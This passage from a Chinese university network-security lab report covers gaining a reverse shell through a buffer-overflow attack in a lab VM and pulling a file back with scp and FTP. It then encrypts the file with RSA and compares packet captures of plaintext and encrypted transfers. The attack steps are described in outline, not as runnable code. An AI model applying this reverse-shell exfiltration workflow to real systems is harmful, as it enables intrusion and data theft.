
同时客户端另一个进行netcat监听的终端建立起了链接。



输入ls命令测试是否得到服务端shell，发现成功显示当前文件目录下所有文件。




使用scp命令将客户端的daemon.sh程序传送到服务端（这里实际上是以服务端的shell从客户端下载文件）。




利用服务端的shell继续运行daemon.sh程序。



发现此时服务端上的包含我姓名和学号的txt文件已经传送到客户端当前目录下了。



打开确认内容正确，证明payload构造及攻击成功。



## 4.任务四

### 4.1 任务要求

在上述任务的基础上，设计一种密钥管理机制和传输加密方案，模拟将传输内容加密（包含文件名和文件内容）发送给客户端机器。用wireshark等工具抓取传输内容，证明未加密与加密的区别，并分析你所设计的密钥管理机制和传输加密方案的安全性。

### 4.2 设计思路

其实这个任务要求有些歧义，一种理解是按照任务三的方式传输文件，一种理解是按照任务一的方式在socket连接上直接传输字符串（包含文件名和文件内容），我个人认为第一种理解是符合题意和实际的，故按照传输文件并对文件不加密与加密传输进行研究。

任务要求既然是对文件信息进行加密，那么此时我的内心是崩溃的，因为前面任务三使用的scp命令本身就是安全的加密传输命令（secure copy）。没办法只能换一种不加密的传输文件的方式，这里我选择使用ftp传输，因为ftp传输数据就是明文，可以通过抓包比较未加密和加密的区别，进而完成任务四。


### 4.3 代码分析

我们先演示一下利用ftp传输文件的过程，便于之后的理解。


首先在客户端要先搭一个ftp服务器，执行sudo apt-get install vsftpd安装ftp服务，登录ftp://127.0.0.1尝试访问本地ftp目录，发现要求输入用户名密码。




输入本地密码后成功登录。




尝试打开、关闭、重启ftp服务命令。




在服务端输入ftp 10.0.2.4命令连接客户端的ftp服务端，用户名密码就使用客户端linux系统的用户名和密码。




连接成功后，先cd到socket文件夹（本次实验的客户端的文件夹）。



再ls查看当前目录文件。




我们就还以传输包含我的名字的文件为例，使用get命令从客户端的ftp服务器上下载文件到服务端当前目录。





下载成功，说明ftp服务运行正常，下面就可以进行任务四的相关实验了。

现在服务端切换到root模式，再利用tcpdump进行数据包抓取。



发现在使用get命令从ftp服务器上下载文件时，抓取数据包可以得到文件名、文件内容及大小等信息，说明ftp是以明文传输，是未加密不安全的。






以上是正常情况下服务端从客户端的ftp服务器上下载文件的过程，通过缓冲区溢出攻击获取反弹shell再进行文件传输过程类似，在“效果演示”部分作展示。


下面考虑如何对文件内容进行加密传输。这里我的想法是事先将文件内容使用RSA之类的算法进行加密，RSA的公钥和私钥事先通过其他可信的方式（如打电话（开玩笑^\_^）、SSL加密传输等）在服务端和客户端存储备份，然后传输已加密的文件，这样抓包获取的文件内容也是密文形式，解密需要服务端/客户端的特定解密程序，利用其存储的RSA私钥实现，保证在数据传输过程中是加密的形式，而对文件内容进行加解密处理是在客户端/服务端本地完成的，这样就保证了传输的安全性和可靠性。

因此我们就以RSA算法为例来尝试对文件的加密和解密。

首先在终端输入以下命令，生成1024位的私钥，载将RSA私钥转换成PKCS8格式。




生成公钥。




上述方法生成的公钥在使用时有点问题，起始的标记格式不太正确，再运行下面的命令生成格式正确的公钥。




下面是一个加解密信息的示例。



可以看到，加密后字符已经显示为乱码，解密后又恢复成正常信息。




这里在导入rsa模块时候遇到了一个问题，使用python -m pip install rsa时，安装得到的是4.6版本的rsa，但这样运行会报如下错：



尝试多种方法后，发现需要将pip模块升级，再卸载rsa重新安装，会安装为4.5版本的rsa，反而可以正常使用了，这里就很奇怪，但起码运行成功了，这里暂时存疑吧。

因此，我们就可以利用RSA实现文件内容的加解密，分别编写加密程序和解密程序如下。





在加密程序中，我们在运行程序时将要加密的文件名作为参数传入主函数中，将其与文件内容一同进行RSA加密，并将加密后的信息写入encrypt\_message.txt中，在解密程序中，读取encrypt\_message.txt内容将其解密为原本的字符串，根据“.txt”进行文件标题和内容的分割，重新构造新的文本文件还原原本的文件，最终实现文件解密过程。

下面，我们就进行效果演示，并通过抓包比较未加密文件传输和加密文件传输的区别。


### 4.4 效果演示

#### 4.4.1 无密传输


首先先演示无密传输时，利用我们的两个程序进行通信时的结果（以下过程也可作为任务三要求的传输文件的第二种方法）。

对于服务端，要开启两个终端。一个终端在root下进行tcpdump抓包，另一个终端运行server\_test服务端程序。

对于客户端，要开启两个终端。一个终端运行netcat监听命令等待shell的连接，另一个终端运行client\_test客户端程序。




客户端连接到服务端后，输入‘attack3’进行缓冲区溢出攻击，获取服务端的反弹shell。（与任务三步骤一致）然后依次执行如下图中命令。




这里解释一下这些命令，首先使用ftp 10.0.2.4来连接客户端开启的ftp服务端，因为ftp没有相关参数可以直接一起输入用户名密码，故只能先执行这条命令在提示语句后依次输用户名和密码（可以看上一部分ftp连接的过程）。

因此我先输入xiaopeng作为用户名（即ftp服务端主机的用户名），之后会提示输入密码，但这就是在反弹shell中进行ftp操作的不好之处，这里密码提示部分只会在服务端显示，并只能在服务端输入（这里猜测也是ftp的安全模式保证的），而之前任务三我使用的scp命令就不会有这个问题。没办法为了探究ftp的传输过程，只能在服务端输入密码。（查阅资料可以使用lftp命令实现命令中附加用户名和密码，但还要再安装一个lftp，对于实验探究的重点来说意义不大）



之后的命令就是到达socket文件夹，显示当前目录，然后get下载文件至服务端（通信的服务端，不是ftp服务端），这里也有个问题，就是只有在exit退出ftp命令行后才会执行上述命令。如上上图，在exit后才显示出来当前目录下的文件。但因为我们是实验，故事先已经知道了文件夹的结构和内容，故直接一起输入那些命令即可。实际上，也可以通过浏览器进行查看，那样可以通过设置不需要输用户名和密码进行匿名访问，但和本次实验攻击就有些无法协调了，因此暂时也只能用命令行来操作。


此时再看通信的服务端当前文件夹目录下已经有了下载的wangzepeng.txt文件了。



打开文件内容也正确，证明文件传输成功。




这时我们通信已经结束，连接也已断开，我们再查看服务端的抓包结果。发现同样得到了传输文件的文件名、内容及大小，再次证明了ftp传输是明文传输，并且在服务端和客户端通信过程中如果不使用一些安全策略，通过抓包等手段就可以获得通信的信息。




#### 4.4.2 加密传输

下面我们继续研究文件加密传输的情况，任务要求包含文件名和文件内容，我们就还以传输wangzepeng.txt为例，前面建立反弹shell的过程都一样，不同之处是在使用文件传输前，先通过加密程序encrypt\_file.py使用python encrypt\_file.py wangzepeng.txt命令进行文件加密得到加密后的文件encrypt\_message.txt。






再通过ftp传输回服务端。




结束连接后，我们查看抓包结果，发现传输文件时得到的文件标题为我们规定的encrypt\_message.txt，文件内容也变成通过RSA加密生成的128字节字符，已经完全得不到原本的文本信息（文件标题和内容）了。



服务端再输入python decrypt\_file.py运行解密程序，最终还原得到目的传输的文本文件wangzepeng.txt。





实验证明，文件经过加密后再进行ftp传输，通过抓包等手段也无法轻易获得原本的信息，安全性大大提高。

综上所述，我们可以通过SSL等安全的方式进行RSA公私钥的协商，再通过RSA加密文件进行传输的方式，保障传输的可靠性，即使被抓包窃取数据，也无法还原原本数据。这种密钥管理机制和传输加密方案具有一定的可靠性和安全性。

# 三、实验结论与体会

## 实验结论

基本实现了四个任务的要求，并进行了多种方法的尝试，得到了比较理想的效果。

## 实验体会

刚拿到题目的时候，我内心是有些绝望的...感觉每个任务都无从下手，就连最简单的任务一，也因为我没有选网络编程课，对网络编程也是没有什么概念，都要在网上现学相关的基础知识。实验过程中遇到了很多很多困难，中途也有过“任务四才10分，要不然不做了吧”之类的想法，但最后还是摒弃了这些念头，坚持了下去。

实验过程中，群里的大佬们分享的一些博客给了我很大帮助，让我少走了一些弯路，而没有谈论到的问题我就一点点地在网上搜索相关知识，自己进行调试尝试，可以说这次作业是完全没有参考别人的思路方法独立完成的（当然这其中在网上还是查了一些技术博客进行学习），在前面的实验过程演示中我也是展示了一些我尝试的过程，其中不乏失败的，这也导致可能在任务的一些细节上和其他人的理解有偏差，做出来的效果可能没有很好，但当我真正做完所有任务后还是有一些激动，毕竟已经是尽自己努力做出来的结果了，还是挺开心的。

这次实验，从之前没有学过的socket编程，再到之前做过的缓冲区溢出实验的变种，还有涉及到上学期密码学的加解密的相关知识，让我不仅掌握了新知识，还对以往的知识有了新的理解和实践体会，尤其是汇聚了多个课程（网络编程、网络安全、密码学等），多种编程方式（C、python、shell），可以说这次作业不仅是这门课程的一个综合性的大作业，更是网络安全专业的一次综合性的大作业，使我获得了很大的提升。

最后，在未来的学习过程中，我也会记住这次作业的实验过程，在不断学习新知识的同时，对已掌握的知识也会经常地回顾，不断提高自己的编程能力和网络安全能力，最终成为一个优秀的网络安全人才！